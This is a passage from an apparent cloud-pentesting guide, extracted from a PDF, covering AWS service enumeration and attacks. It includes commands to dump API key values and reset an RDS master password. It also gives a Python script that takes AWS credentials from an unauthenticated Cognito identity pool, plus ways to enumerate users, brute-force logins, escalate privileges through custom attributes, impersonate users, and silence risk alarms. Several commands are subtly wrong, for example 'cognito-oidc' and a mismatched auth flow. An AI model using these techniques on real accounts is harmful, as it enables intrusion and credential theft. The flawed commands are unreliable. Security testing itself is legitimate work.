aws docdb describe-db-instances #Get hostnames from here  
  
# Parameter groups  
aws docdb describe-db-cluster-parameter-groups  
aws docdb describe-db-cluster-parameters --db-cluster-  
parameter-group-name <param_group_name>  
  
# Snapshots  
aws docdb describe-db-cluster-snapshots  
aws --region us-east-1 --profile ad docdb describe-db-cluster-  
snapshot-attributes --db-cluster-snapshot-identifier <snap_id>
```

## NoSQL Injection

As DocumentDB is a MongoDB compatible database, you can imagine it's also vulnerable to common NoSQL injection attacks:

<https://book.hacktricks.xyz/pentesting-web/nosql-injection>

## DocumentDB

[aws-documentdb-enum.md](#)

**Support HackTricks and get benefits!**

# AWS - Relational Database (RDS) Enum

**Support HackTricks and get benefits!**

## RDS

RDS allows you to set up a **relational database** using a number of **different engines** such as MySQL, Oracle, SQL Server, PostgreSQL, etc. During the creation of your RDS database instance, you have the opportunity to **Enable Encryption at the Configure Advanced Settings** screen under Database Options and Enable Encryption.

By enabling your encryption here, you are enabling **encryption at rest for your storage, snapshots, read replicas and your back-ups**. Keys to manage this encryption can be issued by using **KMS**. It's not possible to add this level of encryption after your database has been created. **It has to be done during its creation.**

However, there is a **workaround allowing you to encrypt an unencrypted database as follows**. You can create a snapshot of your unencrypted database, create an encrypted copy of that snapshot, use that encrypted snapshot to create a new database, and then, finally, your database would then be encrypted.

**Amazon RDS sends data to CloudWatch every minute by default.**

In addition to encryption offered by RDS itself at the application level, there are **additional platform level encryption mechanisms** that could be used for protecting data at rest including **Oracle and SQL Server Transparent Data Encryption**, known as TDE, and this could be used in conjunction with the method order discussed but it would **impact the performance** of the database MySQL cryptographic functions and Microsoft Transact-SQL cryptographic functions.

If you want to use the TDE method, then you must first ensure that the database is associated to an option group. Option groups provide default settings for your database and help with management which includes some security features. However, option groups only exist for the following database engines and versions.

Once the database is associated with an option group, you must ensure that the Oracle Transparent Data Encryption option is added to that group. Once this TDE option has been added to the option group, it cannot be removed. TDE can use two different encryption modes, firstly, TDE tablespace encryption which encrypts entire tables and, secondly, TDE column encryption which just encrypts individual elements of the database.

## **Enumeration**

```
# Get DBs
aws rds describe-db-clusters
aws rds describe-db-cluster-endpoints
aws rds describe-db-instances
aws rds describe-db-security-groups

# Find automated backups
aws rds describe-db-instance-automated-backups

# Find snapshots
aws rds describe-db-snapshots
aws rds describe-db-snapshots --include-public --snapshot-type
public
## Restore snapshot as new instance
aws rds restore-db-instance-from-db-snapshot --db-instance-
identifier <ID> --db-snapshot-identifier <ID> --availability-
zone us-west-2a

# Proxies
aws rds describe-db-proxy-endpoints
aws rds describe-db-proxy-target-groups
aws rds describe-db-proxy-targets

## reset credentials of MasterUsername
aws rds modify-db-instance --db-instance-identifier <ID> --
master-user-password <NewPassword> --apply-immediately
```

## Privesc

[aws-rds-privesc.md](#)

## Unauthenticated Access

[aws-rds-unauthenticated-enum.md](#)

## SQL Injection

There are ways to access DynamoDB data with **SQL syntax**, therefore, typical **SQL injections are also possible.**

<https://book.hacktricks.xyz/pentesting-web/sql-injection>

**Support HackTricks and get benefits!**

# AWS - API Gateway Enum

**Support HackTricks and get benefits!**

# API Gateway

Amazon API Gateway is a fully managed service that makes it easy for developers to create, publish, maintain, monitor, and secure APIs at any scale. **APIs act as the "front door" for applications to access data, business logic, or functionality from your backend services.** Using API Gateway, you can create **RESTful APIs and WebSocket APIs** that enable real-time two-way communication applications. API Gateway supports containerized and serverless workloads, as well as web applications.

## Enumeration

```
# Generic info
aws apigateway get-account
aws apigateway get-domain-names
aws apigateway get-usage-plans
aws apigateway get-vpc-links
aws apigateway get-client-certificates

# Enumerate APIs
aws apigateway get-restapis
## Get stages
aws apigateway get-stages --rest-api-id <id>
## Get resources
aws apigateway get-resources --rest-api-id <id>
## Get API resource action per HTTP verb
aws apigateway get-method --http-method GET --rest-api-id <api-id> --resource-id <resource-id>
## Call API
https://<api-id>.execute-api.<region>.amazonaws.com/<stage>/<resource>
## API authorizers
aws apigateway get-authorizers --rest-api-id <id>
## Models
aws apigateway get-models --rest-api-id <id>
## More info
aws apigateway get-gateway-responses --rest-api-id <id>
aws apigateway get-requestValidators --rest-api-id <id>
aws apigateway get-deployments --rest-api-id <id>

# Get api keys generated
aws apigateway get-api-keys --include-value
aws apigateway get-api-key --api-key <id> --include-value # Get just 1
## Example use API key
curl -X GET -H "x-api-key: AJE&Ygenu4[.]"
https://e83uuftdi8.execute-api.us-east-1.amazonaws.com/dev/test
```

```
## Usage plans
aws apigateway get-usage-plans #Get limit use info
aws apigateway get-usage-plan-keys --usage-plan-id <plan_id>
#Get clear etxt values of api keys
aws apigateway get-usage-plan-key --usage-plan-id <plan_id> --
key-id <key_id>
```

## IAM access to APIs

It's possible to **protect APIs with IAM-based authentication**, but bad configurations might make an API accessible to all authenticated AWS users.

You will note that an API is expecting an **IAM authorised token** because it will send the response

```
{"message":"Missing Authentication Token"}
```

One easy way to generate the expected token by the application is to use the **Authorization** type **AWS Signature** inside **Postman**.

<https://<api-id>.execute-api.<region>.amazonaws.com/<stage>/<resource>>

The screenshot shows the Postman interface for a POST request. The URL is set to <https://<api-id>.execute-api.<region>.amazonaws.com/<stage>/<resource>>. The 'Authorization' tab is selected, showing 'Type' as 'AWS Signature'. A note says: 'The authorization header will be automatically generated when you send the request. [Learn more about authorization](#)'.

Under 'Request Headers', there is a dropdown menu. On the right, there are fields for 'AccessKey' (AKIA2RM...) and 'SecretKey' (jTU6b7OxJM....). Below these, under 'ADVANCED', are fields for 'AWS Region' (us-east-2), 'Service Name' (execute-api), and 'Session Token' (Session Token).

Set the accessKey and the SecretKey of the account you want to use and you can now authenticate against the API endpoint.

It will generate an **Authorization header** such as:

```
AWS4-HMAC-SHA256 Credential=AKIAYY7XU6ECUDOTWB7W/20220726/us-east-1/execute-api/aws4_request, SignedHeaders=host;x-amz-date, Signature=9f35579fa85c0d089c5a939e3d711362e92641e8c14cc571df8c71b4bc62a5c2
```

Note that in other cases the **Authorizer** might have been **bad coded** and just sending **anything** inside the **Authorization header** will **allow to see the hidden content**.

## Access unexposed APIs

You can create an endpoint in <https://us-east-1.console.aws.amazon.com/vpc/home#CreateVpcEndpoint> with the service com.amazonaws.us-east-1.execute-api, expose the endpoint in a network where you have access (potentially via an EC2 machine) and assign a security group allowing all connections. Then, from the EC2 machine you will be able to access the endpoint and therefore call the gateway API that wasn't exposed before.

## Usage Plans DoS

In the **Enumeration** section you can see how to **obtain the usage plan** of the keys. If you have the key and it's **limited** to X usages per month, you could **just use it and cause a DoS**.

The **API Key** just need to be **included** inside a **HTTP header** called `x-api-key`.

# **Privesc**

[aws-apigateway-privesc.md](#)

## **Unauthenticated Access**

[aws-api-gateway-unauthenticated-enum.md](#)

**Support HackTricks and get benefits!**

# **AWS - CloudFormation & CodeStar Enum**

**Support HackTricks and get benefits!**

# CloudFormation

AWS CloudFormation is a service that helps you **model and set up your AWS resources** so that you can spend **less time managing those resources** and more time focusing on your applications that run in AWS. You create a **template that describes all the AWS resources** that you want, and CloudFormation takes care of provisioning and configuring those resources for you.

## Enumeration

```
# Stacks
aws cloudformation list-stacks
aws cloudformation describe-stacks # You could find sensitive
information here
aws cloudformation list-stack-resources --stack-name <name>

## Show params and outputs
aws cloudformation describe-stacks | jq ".Stacks[] | .StackId,
.StackName, .Parameters, .Outputs"

# Export
aws cloudformation list-exports
aws cloudformation list-imports --export-name <x_name>

# Stack Sets
aws cloudformation list-stack-sets
aws cloudformation describe-stack-set --stack-set-name <name>
aws cloudformation list-stack-instances --stack-set-name <name>
aws cloudformation list-stack-set-operations --stack-set-name
<name>
aws cloudformation list-stack-set-operation-results --stack-
set-name <name> --operation-id <id>
```

## Privesc

In the following page you can check how to **abuse cloudformation permissions to escalate privileges**:

[aws-cloudformation-privesc](#)

## Post-Exploitation

Check for **secrets** or sensitive information in the **template, parameters & output** of each CloudFormation

# Codestar

AWS CodeStar is a service for creating, managing, and working with software development projects on AWS. You can quickly develop, build, and deploy applications on AWS with an AWS CodeStar project. An AWS CodeStar project creates and **integrates AWS services** for your project development toolchain. Depending on your choice of AWS CodeStar project template, that toolchain might include source control, build, deployment, virtual servers or serverless resources, and more. AWS CodeStar also **manages the permissions required for project users** (called team members).

## Enumeration

```
# Get projects information
aws codestar list-projects
aws codestar describe-project --id <project_id>
aws codestar list-resources --project-id <project_id>
aws codestar list-team-members --project-id <project_id>

aws codestar list-user-profiles
aws codestar describe-user-profile --user-arn <arn>
```

## Privesc

In the following page you can check how to **abuse codestar permissions to escalate privileges**:

[aws-codestar-privesc](#)

**Support HackTricks and get benefits!**

# AWS - CloudHSM Enum

**Support HackTricks and get benefits!**

# HSM - Hardware Security Module

Cloud HSM is a FIPS 140 level two validated **hardware device** for secure cryptographic key storage (note that CloudHSM is a hardware appliance, it is not a virtualized service). It is a SafeNetLuna 7000 appliance with 5.3.13 preloaded. There are two firmware versions and which one you pick is really based on your exact needs. One is for FIPS 140-2 compliance and there was a newer version that can be used.

The unusual feature of CloudHSM is that it is a physical device, and thus it is **not shared with other customers**, or as it is commonly termed, multi-tenant. It is dedicated single tenant appliance exclusively made available to your workloads

Typically, a device is available within 15 minutes assuming there is capacity, but in some zones there could not be.

Since this is a physical device dedicated to you, **the keys are stored on the device**. Keys need to either be **replicated to another device**, backed up to offline storage, or exported to a standby appliance. **This device is not backed** by S3 or any other service at AWS like KMS.

In **CloudHSM**, you have to **scale the service yourself**. You have to provision enough CloudHSM devices to handle whatever your encryption needs are based on the encryption algorithms you have chosen to implement for your solution.\ Key Management Service scaling is performed by AWS and automatically scales on demand, so as your use grows, so might the

number of CloudHSM appliances that are required. Keep this in mind as you scale your solution and if your solution has auto-scaling, make sure your maximum scale is accounted for with enough CloudHSM appliances to service the solution.

Just like scaling, **performance is up to you with CloudHSM**. Performance varies based on which encryption algorithm is used and on how often you need to access or retrieve the keys to encrypt the data. Key management service performance is handled by Amazon and automatically scales as demand requires it. CloudHSM's performance is achieved by adding more appliances and if you need more performance you either add devices or alter the encryption method to the algorithm that is faster.

If your solution is **multi-region**, you should add several **CloudHSM appliances in the second region and work out the cross-region connectivity with a private VPN connection** or some method to ensure the traffic is always protected between the appliance at every layer of the connection. If you have a multi-region solution you need to think about how to **replicate keys and set up additional CloudHSM devices in the regions where you operate**. You can very quickly get into a scenario where you have six or eight devices spread across multiple regions, enabling full redundancy of your encryption keys.

**CloudHSM** is an enterprise class service for secured key storage and can be used as a **root of trust for an enterprise**. It can store private keys in PKI and certificate authority keys in X509 implementations. In addition to symmetric keys used in symmetric algorithms such as AES, **KMS stores**

**and physically protects symmetric keys only (cannot act as a certificate authority),** so if you need to store PKI and CA keys a CloudHSM or two or three could be your solution.

**CloudHSM is considerably more expensive than Key Management Service.** CloudHSM is a hardware appliance so you have fix costs to provision the CloudHSM device, then an hourly cost to run the appliance. The cost is multiplied by as many CloudHSM appliances that are required to achieve your specific requirements.\ Additionally, cross consideration must be made in the purchase of third party software such as SafeNet ProtectV software suites and integration time and effort. Key Management Service is a usage based and depends on the number of keys you have and the input and output operations. As key management provides seamless integration with many AWS services, integration costs should be significantly lower. Costs should be considered secondary factor in encryption solutions. Encryption is typically used for security and compliance.

**With CloudHSM only you have access to the keys** and without going into too much detail, with CloudHSM you manage your own keys. **With KMS, you and Amazon co-manage your keys.** AWS does have many policy safeguards against abuse and **still cannot access your keys in either solution.** The main distinction is compliance as it pertains to key ownership and management, and with CloudHSM, this is a hardware appliance that you manage and maintain with exclusive access to you and only you.

## **CloudHSM Suggestions**

1. Always deploy CloudHSM in an **HA setup** with at least two appliances in **separate availability zones**, and if possible, deploy a third either on premise or in another region at AWS.
2. Be careful when **initializing** a **CloudHSM**. This action **will destroy the keys**, so either have another copy of the keys or be absolutely sure you do not and never, ever will need these keys to decrypt any data.
3. CloudHSM only **supports certain versions of firmware** and software. Before performing any update, make sure the firmware and or software is supported by AWS. You can always contact AWS support to verify if the upgrade guide is unclear.
4. The **network configuration should never be changed**. Remember, it's in a AWS data center and AWS is monitoring base hardware for you. This means that if the hardware fails, they will replace it for you, but only if they know it failed.
5. The **SysLog forward should not be removed or changed**. You can always **add** a SysLog forwarder to direct the logs to your own collection tool.
6. The **SNMP** configuration has the same basic restrictions as the network and SysLog folder. This **should not be changed or removed**. An **additional** SNMP configuration is fine, just make sure you do not change the one that is already on the appliance.
7. Another interesting best practice from AWS is **not to change the NTP configuration**. It is not clear what would happen if you did, so keep in mind that if you don't use the same NTP configuration for the rest of your solution then you could have two time sources. Just be aware of this and know that the CloudHSM has to stay with the existing NTP source.

The initial launch charge for CloudHSM is \$5,000 to allocate the hardware appliance dedicated for your use, then there is an hourly charge associated with running CloudHSM that is currently at \$1.88 per hour of operation, or approximately \$1,373 per month.

The most common reason to use CloudHSM is compliance standards that you must meet for regulatory reasons. **KMS does not offer data support for asymmetric keys. CloudHSM does let you store asymmetric keys securely.**

The **public key is installed on the HSM appliance during provisioning** so you can access the CloudHSM instance via SSH.

## Enumeration

**Support HackTricks and get benefits!**

# AWS - CloudFront Enum

**Support HackTricks and get benefits!**

# CloudFront

CloudFront is AWS's **content delivery network that speeds up distribution** of your static and dynamic content through its worldwide network of edge locations. When you use a request content that you're hosting through Amazon CloudFront, the request is routed to the closest edge location which provides it the lowest latency to deliver the best performance. When **CloudFront access logs** are enabled you can record the request from each user requesting access to your website and distribution. As with S3 access logs, these logs are also **stored on Amazon S3 for durable and persistent storage**. There are no charges for enabling logging itself, however, as the logs are stored in S3 you will be stored for the storage used by S3.

The log files capture data over a period of time and depending on the amount of requests that are received by Amazon CloudFront for that distribution will depend on the amount of log files that are generated. It's important to know that these log files are not created or written to on S3. S3 is simply where they are delivered to once the log file is full. **Amazon CloudFront retains these logs until they are ready to be delivered to S3.** Again, depending on the size of these log files this delivery can take **between one and 24 hours.**

**By default cookie logging is disabled** but you can enable it.

## Functions

You can create functions in CloudFront. These functions will have its **endpoint in cloudfront** defined and will run a declared **NodeJS code**. This code will run inside a **sandbox** in a machine running under an AWS managed machine (you would need a sandbox bypass to manage to escape to the underlaying OS).

As the functions aren't run in the users AWS account. no IAM role is attached so no direct privesc is possible abusing this feature.

## Enumeration

```
aws cloudfront list-distributions
aws cloudfront get-distribution --id <id> # Just get 1
aws cloudfront get-distribution-config --id <id>

aws cloudfront list-functions
aws cloudfront get-function --name TestFunction
function_code.js

aws cloudfront list-distributions | jq
".DistributionList.Items[] | .Id, .Origins.Items[].Id,
.Origins.Items[].DomainName, .AliasICPRecords[].CNAME"
```

# Unauthenticated Access

[aws-cloudfront-unauthenticated-enum.md](#)

**Support HackTricks and get benefits!**

# AWS - Cognito Enum

**Support HackTricks and get benefits!**

# Cognito

Cognito provides **authentication, authorization, and user management** for your web and mobile apps. Your users can sign in directly with a **user name and password**, or through a **third party** such as Facebook, Amazon, Google or Apple.

The two main components of Amazon Cognito are **user pools** and **identity pools**. **User pools** are user directories that provide **sign-up and sign-in options for your app users**. **Identity pools** enable you to **grant your users access to other AWS services**.

## User pools

To learn what is a **Cognito User Pool check**:

[cognito-user-pools.md](#)

## Identity pools

To learn what is a **Cognito Identity Pool check**:

[cognito-identity-pools.md](#)

# **Enumeration**

```
# List Identity Pools
aws cognito-identity list-identity-pools --max-results 60
aws cognito-identity describe-identity-pool --identity-pool-id
"eu-west-2:38b294756-2578-8246-9074-5367fc9f5367"
aws cognito-identity list-identities --identity-pool-id "eu-
west-2:38b294756-2578-8246-9074-5367fc9f5367" --max-results 60
aws cognito-identity get-identity-pool-roles --identity-pool-id
"eu-west-2:38b294756-2578-8246-9074-5367fc9f5367"

# Get credentials
## Get one ID
aws cognito-identity get-id --identity-pool-id "eu-west-
2:38b294756-2578-8246-9074-5367fc9f5367"
## Get creds for that id
aws cognito-identity get-credentials-for-identity --identity-id
"eu-west-2:195f9c73-4789-4bb4-4376-99819b6928374" [--logins
...] # Use logins to get the authenticated user IAM role
aws cognito-identity get-open-id-token --identity-id "eu-west-
2:195f9c73-4789-4bb4-4376-99819b6928374"

# User Pools
## Get pools
aws cognito-idp list-user-pools --max-results 60
## Get users
aws cognito-idp list-users --user-pool-id <user-pool-id>
## Get groups
aws cognito-idp list-groups --user-pool-id <user-pool-id>
## Get users in a group
aws cognito-idp list-users-in-group --user-pool-id <user-pool-
id> --group-name <group-name>
## List App IDs of a user pool
aws cognito-idp list-user-pool-clients --user-pool-id <user-
pool-id>
## List configured identity providers for a user pool
aws cognito-idp list-identity-providers --user-pool-id <user-
```

```
poo
## List user import jobs
aws cognito-idp list-user-import-jobs --user-pool-id <user-
pool-id> --max-results 60
## Get MFA config of a user pool
aws cognito-idp get-user-pool-mfa-config --user-pool-id <user-
pool-id>
```

## Identity Pools - Unauthenticated Enumeration

Just **knowing the Identity Pool ID** you might be able **get credentials of the role associated to unauthenticated users** (if any). [Check how here](#).

## User Pools - Unauthenticated Enumeration

Even if you **don't know a valid username** inside Cognito, you might be able to **enumerate valid usernames**, **BF the passwords** or even **register a new user** just **knowing the App client ID** (which is usually found in source code). [Check how here](#).

# **Privesc**

[aws-cognito-privesc.md](#)

# Unauthenticated Access

[aws-cognito-unauthenticated-enum.md](#)

# Post Exploitation

## cognito-**idp**:SetRiskConfiguration

An attacker with this privilege could modify the risk configuration to be able to login as a Cognito user **without having alarms being triggered**.

[Check out the cli](#) to check all the options:

```
aws cognito-identity set-risk-configuration \
    --user-pool-id <value> \
    [--client-id <value> \
    [--compromised-credentials-risk-configuration <value> \
    [--account-takeover-risk-configuration <value> \
    [--risk-exception-configuration <value>]
```

**Support HackTricks and get benefits!**

# **Cognito Identity Pools**

**Support HackTricks and get benefits!**

# Basic Information

With an identity pool, your users can **obtain temporary AWS credentials to access AWS services**, such as Amazon S3 and DynamoDB. Identity pools support anonymous guest users, as well as the following identity providers that you can use to authenticate users for identity pools:

- Amazon Cognito user pools
- Social sign-in with Facebook, Google, Login with Amazon, and Sign in with Apple
- OpenID Connect (OIDC) providers
- SAML identity providers
- Developer authenticated identities

# Accessing IAM Roles

## Unauthenticated

The only thing an attacker need to know to **get AWS credentials** in a Cognito app as unauthenticated user is the **Identity Pool ID**, and this **ID must be hardcoded** in the web/mobile **application** for it to use it. An ID looks like this: `eu-west-1:098e5341-8364-038d-16de-1865e435da3b` (it's not bruteforceable).

If you find an Identity Pools ID hardcoded and it allows unauthenticated users, you can get AWS credentials with:

```

import requests

region = "us-east-1"
id_pool_id = 'eu-west-1:098e5341-8364-038d-16de-1865e435da3b'
url = f'https://cognito-identity.{region}.amazonaws.com/'
headers = {"X-Amz-Target": "AWSCognitoIdentityService.GetId",
"Content-Type": "application/x-amz-json-1.1"}
params = {'IdentityPoolId': id_pool_id}

r = requests.post(url, json=params, headers=headers)
json_resp = r.json()

if not "IdentityId" in json_resp:
    print(f"Not valid id: {id_pool_id}")
    exit

IdentityId = r.json()["IdentityId"]

params = {'IdentityId': IdentityId}

headers["X-Amz-Target"] =
"AWSCognitoIdentityService.GetCredentialsForIdentity"
r = requests.post(url, json=params, headers=headers)

print(r.json())

```

Or you could use the following **aws cli commands**:

```

aws cognito-identity get-id --identity-pool-id
<identity_pool_id> --no-sign
aws cognito-identity get-credentials-for-identity --identity-id
<identity_id> --no-sign

```

Remember that **authenticated users** will be probably granted **different permissions**, so if you can **sign up inside the app**, try doing that and get the new credentials.

Having a set of IAM credentials you should check [which access you have](#) and try to [escalate privileges](#).

## Authenticated

There could also be **roles** available for **authenticated users accessing the Identity Pool**.

For this you might need to have access to the **identity provider**. If that is a **Cognito User Pool**, maybe you can abuse the default behaviour and **create a new user yourself**.

Anyway, the **following example** expects that you have already logged in inside a **Cognito User Pool** used to access the Identity Pool (don't forget that other types of identity providers could also be configured).

```
aws cognito-identity get-id \  
  --identity-pool-id <identity_pool_id> \  
  --logins cognito-idp.  
<region>.amazonaws.com/<YOUR_USER_POOL_ID>=<ID_TOKEN>  
  
# Get the identity_id from the previous command response  
aws cognito-identity get-credentials-for-identity \  
  --identity-id <identity_id> \  
  --logins cognito-idp.  
<region>.amazonaws.com/<YOUR_USER_POOL_ID>=<ID_TOKEN>
```

It's possible to **configure different IAM roles depending on the identity provider** the user is being logged in or even just depending **on the user** (using claims). Therefore, if you have access to different users through the same or different providers, it might be **worth it to login and access the IAM roles of all of them.**

**Support HackTricks and get benefits!**

# **Cognito User Pools**

**Support HackTricks and get benefits!**

# Basic Information

A user pool is a user directory in Amazon Cognito. With a user pool, your users can **sign in to your web or mobile app** through Amazon Cognito, **or federate** through a **third-party** identity provider (IdP). Whether your users sign in directly or through a third party, all members of the user pool have a directory profile that you can access through an SDK.

User pools provide:

- Sign-up and sign-in services.
- A built-in, customizable web UI to sign in users.
- Social sign-in with Facebook, Google, Login with Amazon, and Sign in with Apple, and through SAML and OIDC identity providers from your user pool.
- User directory management and user profiles.
- Security features such as multi-factor authentication (MFA), checks for compromised credentials, account takeover protection, and phone and email verification.
- Customized workflows and user migration through AWS Lambda triggers.

**Source code** of applications will usually also contain the **user pool ID** and the **client application ID**, (and some times the **application secret?**) which are needed for a **user to login** to a Cognito User Pool.

## Potential attacks

- **Registration:** By default a user can register himself, so he could create a user for himself.
- **User enumeration:** The registration functionality can be used to find usernames that already exists. This information can be useful for the brute-force attack.
- **Login brute-force:** In the [Authentication](#) section you have all the **methods** that a user have to **login**, you could try to brute-force them **find valid credentials**.

# Registration

User Pools allows by **default** to **register new users**.

```
aws cognito-identity sign-up --client-id <client-id> \  
  --username <username> --password <password> \  
  --region <region> --no-sign-request
```

## If anyone can register

You might find an error indicating you that you need to **provide more details** of about the user:

```
An error occurred (InvalidParameterException) when calling the  
SignUp operation: Attributes did not conform to the schema:  
address: The attribute is required
```

You can provide the needed details with a JSON such as:

```
--user-attributes '[{"Name": "email", "Value":  
"carlospolop@gmail.com"}, {"Name": "gender", "Value": "M"},  
{"Name": "address", "Value": "street"}, {"Name":  
"custom:custom_name", "Value": "supername&\\"*$"}]'
```

You could use this functionality also to **enumerate existing users**. This is the error message when a user already exists with that name:

```
An error occurred (UsernameExistsException) when calling the
SignUp operation: User already exists
```

Note in the previous command how the **custom attributes start with "custom":**. Also know that when registering you **cannot create for the user new custom attributes**. You can only give value to **default attributes** (even if they aren't required) and **custom attributes specified**.

Or just to test if a client id exists. This is the error if the client-id doesn't exist:

```
An error occurred (ResourceNotFoundException) when calling the
SignUp operation: User pool client 3ig612gjm56p1ljls1prq2miut
does not exist.
```

## If only admin can register users

You will find this error and you won't be able to register or enumerate users:

```
An error occurred (NotAuthorizedException) when calling the
SignUp operation: SignUp is not permitted for this user pool
```

## Verifying Registration

Cognito allows to **verify a new user by verifying his email or phone number**. Therefore, when creating a user usually you will be required at least the username and password and the **email and/or telephone number**.

Just set one **you control** so you will receive the code to **verify your** newly created user **account** like this:

```
cognito-idp confirm-sign-up --client-id <client_id> \  
--username aasdasd2 --confirmation-code <conf_code> \  
--no-sign-request --region us-east-1
```

Even if **looks like you can use the same email** and phone number, when you need to verify the created user Cognito will complain about using the same info and **won't let you verify the account**.

## Privilege Escalation / Updating Attributes

By default a user can **modify the value of his attributes** with something like:

```
aws cognito-idp update-user-attributes \  
--region us-east-1 --no-sign-request \  
--user-attributes Name=address,Value=street \  
--access-token <access token>
```

## Custom attribute privesc

You might find **custom attributes** being used (such as `isAdmin`), as by default you can **change the values of your own attributes** you might be able to **escalate privileges** changing the value yourself!

## Email/username modification privesc

You can use this to **modify the email and phone number** of a user, but then, even if the account remains as verified, those attributes are **set in unverified status** (you need to verify them again).

You **won't be able to login with email or phone number** until you verify them, but you will be **able to login with the username**. Note that even if the email was modified and not verified it will appear in the ID Token inside the `email` field and the filed `email_verified` will be **false**, but if the app **isn't checking that you might impersonate other users**.

Moreover, note that you can put anything inside the `name` field just modifying the **name attribute**. If an app is **checking that** field for some reason **instead of the email** (or any other attribute) you might be able to **impersonate other users**.

Anyway, if for some reason you changed your email for example to a new one you can access you can **confirm the email with the code you received in that email address**:

```
aws cognito-idp verify-user-attribute \
--access-token <access_token> \
--attribute-name email --code <code> \
--region <region> --no-sign-request
```

Use `phone_number` instead of `email` to change/verify a **new phone number**.

The admin could also enable the option to **login with a user preferred username**. Note that you won't be able to change this value to **any username or preferred\_username already being used** to impersonate a different user.

## Recover/Change Password

It's possible to recover a password just **knowing the username** (or email or phone is accepted) and having access to it as a code will be sent there:

```
aws cognito-idp forgot-password \
--client-id <client_id> \
--username <username/email/phone> --region <region>
```

The response of the server is always going to be positive, like if the username existed. You cannot use this method to enumerate users

With the code you can change the password with:

```
aws cognito-idp confirm-forgot-password \
--client-id <client_id> \
--username <username> \
--confirmation-code <conf_code> \
--password <pwd> --region <region>
```

To change the password you need to **know the previous password**:

```
aws cognito-identity change-password \  
  --previous-password <value> \  
  --proposed-password <value> \  
  --access-token <value>
```

# Authentication

A user pool supports **different ways to authenticate** to it. If you have a **username and password** there are also **different methods** supported to login.\ Moreover, when a user is authenticated in the Pool **3 types of tokens are given**: The **ID Token**, the **Access token** and the **Refresh token**.

- **ID Token:** It contains claims about the **identity of the authenticated user**, such as `name` , `email` , and `phone_number` . The ID token can also be used to **authenticate users to your resource servers or server applications**. You must **verify the signature** of the ID token before you can trust any claims inside the ID token if you use it in external applications.
  - The ID Token is the token that **contains the attributes values of the user**, even the custom ones.
- **Access Token:** It contains claims about the authenticated user, a list of the **user's groups, and a list of scopes**. The purpose of the access token is to **authorize API operations** in the context of the user in the user pool. For example, you can use the access token to **grant your user access** to add, change, or delete user attributes.
- **Refresh Token:** With refresh tokens you can **get new ID Tokens and Access Tokens** for the user until the **refresh token is invalid**. By **default**, the refresh token **expires 30 days after** your application user signs into your user pool. When you create an application for your user

pool, you can set the application's refresh token expiration to **any value between 60 minutes and 10 years.**

## **ADMIN\_NO\_SRP\_AUTH &** **ADMIN\_USER\_PASSWORD\_AUTH**

This is the server side authentication flow:

- The server-side app calls the **AdminInitiateAuth API operation** (instead of `InitiateAuth` ). This operation requires AWS credentials with permissions that include `cognito-idp:AdminInitiateAuth` and `cognito-idp:AdminRespondToAuthChallenge` . The operation returns the required authentication parameters.
- After the server-side app has the **authentication parameters**, it calls the **AdminRespondToAuthChallenge API operation**. The `AdminRespondToAuthChallenge` API operation only succeeds when you provide AWS credentials.

This **method is NOT enabled** by default.

To **login** you **need** to know:

- user pool id
- client id
- username
- password
- client secret (only if the app is configured to use a secret)

In order to be **able to login with this method** that application must allow to login with `ALLOW_ADMIN_USER_PASSWORD_AUTH`. Moreover, to perform this action you need credentials with the permissions `cognito-idp:AdminInitiateAuth` and `cognito-idp:AdminRespondToAuthChallenge`

```
aws cognito-idp admin-initiate-auth \
--client-id <client-id> \
--auth-flow ADMIN_USER_PASSWORD_AUTH \
--region <region> \
--auth-parameters 'USERNAME=<username>,PASSWORD=
<password>,SECRET_HASH=<hash_if_needed>' \
--user-pool-id "<pool-id>"

# Check the python code to learn how to generate the
hsecret_hash
```

## Code to Login

```
import boto3
import botocore
import hmac
import hashlib
import base64

client_id = "<client-id>"
user_pool_id = "<user-pool-id>"
client_secret = "<client-secret>"
username = "<username>"
password = "<pwd>"

boto_client = boto3.client('cognito-idp', region_name='us-east-1')

def get_secret_hash(username, client_id, client_secret):
    key = bytes(client_secret, 'utf-8')
    message = bytes(f'{username}{client_id}', 'utf-8')
    return base64.b64encode(hmac.new(key, message,
digestmod=hashlib.sha256).digest()).decode()

# If the Client App isn't configured to use a secret
## just delete the line setting the SECRET_HASH
def login_user(username_or_alias, password, client_id,
client_secret, user_pool_id):
    try:
        return boto_client.admin_initiate_auth(
            UserPoolId=user_pool_id,
            ClientId=client_id,
            AuthFlow='ADMIN_USER_PASSWORD_AUTH',
            AuthParameters={
                'USERNAME': username_or_alias,
                'PASSWORD': password,
                'SECRET_HASH':
```

```
        get_secret_hash(username_or_alias, client_id, client_secret)
    }
)
except botocore.exceptions.ClientError as e:
    return e.response

print(login_user(username, password, client_id, client_secret,
user_pool_id))
```

## USER\_PASSWORD\_AUTH

This method is another simple and **traditional user & password authentication** flow. It's recommended to **migrate a traditional** authentication method **to Cognito** and **recommended** to then **disable** it and **use** then **ALLOW\_USER\_SRP\_AUTH** method instead (as that one never sends the password over the network). This **method is NOT enabled** by default.

The main **difference** with the **previous auth method** inside the code is that you **don't need to know the user pool ID** and that you **don't need extra permissions** in the Cognito User Pool.

To **login** you **need** to know:

- client id
- username
- password
- client secret (only if the app is configured to use a secret)

In order to be **able to login with this method** that application must allow to login with ALLOW\_USER\_PASSWORD\_AUTH.

```
aws cognito-oidc initiate-auth --client-id <client-id> \  
    --auth-flow USER_PASSWORD_AUTH --region <region> \  
    --auth-parameters 'USERNAME=<username>,PASSWORD= \  
    <password>,SECRET_HASH=<hash_if_needed>'  
  
# Check the python code to learn how to generate the  
secret_hash
```

Python code to Login

```
import boto3
import botocore
import hmac
import hashlib
import base64

client_id = "<client-id>"
user_pool_id = "<user-pool-id>"
client_secret = "<client-secret>"
username = "<username>"
password = "<pwd>"

boto_client = boto3.client('cognito-idp', region_name='us-east-1')

def get_secret_hash(username, client_id, client_secret):
    key = bytes(client_secret, 'utf-8')
    message = bytes(f'{username}{client_id}', 'utf-8')
    return base64.b64encode(hmac.new(key, message,
digestmod=hashlib.sha256).digest()).decode()

# If the Client App isn't configured to use a secret
## just delete the line setting the SECRET_HASH
def login_user(username_or_alias, password, client_id,
client_secret, user_pool_id):
    try:
        return boto_client.initiate_auth(
            ClientId=client_id,
            AuthFlow='ADMIN_USER_PASSWORD_AUTH',
            AuthParameters={
                'USERNAME': username_or_alias,
                'PASSWORD': password,
                'SECRET_HASH':
get_secret_hash(username_or_alias, client_id, client_secret)
```

```
        }
    )
except botocore.exceptions.ClientError as e:
    return e.response

print(login_user(username, password, client_id, client_secret,
user_pool_id))
```

## USER\_SRP\_AUTH

